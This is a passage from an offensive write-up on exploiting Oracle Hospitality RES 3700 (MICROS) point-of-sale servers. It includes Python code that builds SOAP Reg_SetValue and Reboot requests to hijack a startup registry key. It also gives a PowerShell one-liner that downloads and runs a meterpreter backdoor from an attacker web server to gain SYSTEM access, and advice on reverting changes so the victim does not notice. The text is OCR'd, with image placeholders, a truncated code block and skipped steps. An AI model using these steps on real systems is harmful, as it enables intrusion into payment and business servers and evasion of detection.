orignal_reg = "D:\\Micros\\Common\\Bin\\RunDMBS.exe"
def reg(keyval):
        body_reg = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
                        <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                                <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service> \
                                <MCRS-ENV:Method>Reg_SetValue</MCRS-ENV:Method> \
                                <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey> \
                                <MCRS-ENV:InputParameters> \
                                        <Key>SOFTWARE\\Wow6432Node\\MICROS\\3700\\3700d\\RunDBMS</Key> \
                                        <KeyType>HKEY_LOCAL_MACHINE</KeyType> \
                                        <vtype>REG_SZ</vtype> \
                                        <KeyName>Executable</KeyName> \
                                        <KeyVal>' + keyval + '</KeyVal> \
                                        <KOvrWrte>T</KOvrWrte> \
                                </MCRS-ENV:InputParameters> \
                        </SOAP-ENV:Body> \
                </SOAP-ENV:Envelope>'
        return body_reg

body_reboot = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
                        <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                                <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service> \
                                <MCRS-ENV:Method>Reboot</MCRS-ENV:Method> \
                                <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey> \
```


F-Test the exploit and get a system level prompt

So, it's time to execute this exploit, then after the system restarts, we wait for the user to open MICROS Control Panel and click on "Front Of House" which will simulate and click ourselves and then wait until we get a system shell and lastly revert back the changes through the same exploit.


Screenshot below shows the execution of **exploit-5.4.py**




We have a meterpreter session.



Screenshot of both terminals, we press enter on the right after we get a meterpreter session.



We got access and compromised the server with an NT AUTHORITY\SYSTEM account.



We can also try to write our backdoor into the Windows Startup folder so that as soon as we restart the Server and the user logs in our backdoor executed however and depending on the currently logged in user, our privileges could be low so we will need to find a way to Escalate Privileges.

4.3.3-Attacking Oracle Hospitality RES 3700 Release 5.5

Attacking Release 5.5, 5.6 and 5.7 are all similar in concept, in this section we will be attacking Oracle Hospitality RES 3700 Release 5.5

This attack is slightly more complex because starting from Releases 5.5 and onwards, the TransferFile and Reboot API Methods do not work on SERVERS, only on CLIENTs.

NOTE: Exit and close the old meterpreter shell/session since we will start over in this section.

So, our attack idea will be to perform the below:

-Setup an Apache httpd web server and put the backdoor to the web root at **/var/www/html**

-Use the Reg_SetValue API to set modify the registry to run a powershell command.

-Wait for the user to restart the server and then run "Front Of House".

To attack Oracle Hospitality RES 3700 Release 5.5 SERVER, we will be following the below steps

on the **ATTACKER** PC that has Kali Linux:

A-Generate a 64-bit meterpreter payload/backdoor

B-Setup a 64-bit exploit/multi/handler listener


E-Write a simple python exploit/PoC (Reg_SetValue)

F-Test the exploit and get a system level prompt

A-Generate a 64-bit meterpreter payload/backdoor

The payload/backdoor that we generated for Release 5.4 (**attacker-5.4.exe**) will work perfectly on 5.5, 5.6 and 5.7 so we will just copy **attacker-5.4.exe** and rename it **attacker-5.5.exe** so that we just have two copies and be more organized. Now the difference here is that since we can't use the **TransferFile** API so we can't send a file, what we do is that we copy **attacker-5.5.exe** to /var/www/html using the command **cp attacker-5.5.exe /var/www/html** and make sure apache2 webserver is running by opening a terminal and typing:


service apache2 start and confirm it's running by **service apache2 status** as below:



Once we confirm the idea would be to modify the registry with a powershell command that will download the backdoor from our webserver and then execute it which I will explain in a moment.

B-Setup a 64-bit exploit/multi/handler listener


We just setup the same multi/handler we used earlier as below:



E-Write a simple python exploit/PoC (Reg_SetValue)

Since we can't use the **Reboot** and the **TransferAPI** Methods on SERVERs we will be using **Reg_SetValue** to write to the registry on the remote 5.5 SERVER to the **Executable** key under **HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\MICROS\3700\3700d\RunDMBS**

and we also need to change the key **Console** to **True** instead of **False** using another **Reg_SetValue** API request, screenshot of the registry key is below:



We then wait for the user to Reboot the server and open MICROS Control Panel and click on "Front Of House". Once we the system is restarted, and we get a system level prompt we change the registry back to its original state to point to RunDBMS.exe so that the user won't get suspicious. We will simulate a user restarting the server and then setting MICROS Control Panel to "Front Of House".

The powershell command that we will use to download the backdoor from the **ATTACKER** PC to the **5.5 SERVER** and then execute it will be as below:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command "(New-Object System.Net.WebClient).DownloadFile('http://192.168.1.2/attacker-5.5.exe', 'C:\Windows\attacker-5.5.exe'); start-process 'C:\Windows\attacker-5.5.exe'"

This is a one-line powershell command that essentially has two commands that will be execute one after the other.

First we use **System.Net.WebClient.DownloadFile** function that will download the file from the webserver on the **ATTACKER** Kali Linux PC by tell it that the source is **http://192.168.1.2/attacker-5.5.exe** and the destination is at **C:\Windows\attacker-5.5.exe**

we then use a semi-comma to execute another command.

The second command we use is **Start-Process** which will execute our backdoor that was downloaded by the previous powershell command.

So, in short, we will write our python exploit to perform the below:


- Use the Reg_SetValue API Method to change the RunDBMS **Executable** value
- Use the Reg_SetValue API Method to change the RunDBMS **Console** value
- Change the registry key back to its original value once we confirm we have a system prompt

Below is the screenshot of the python exploit script:

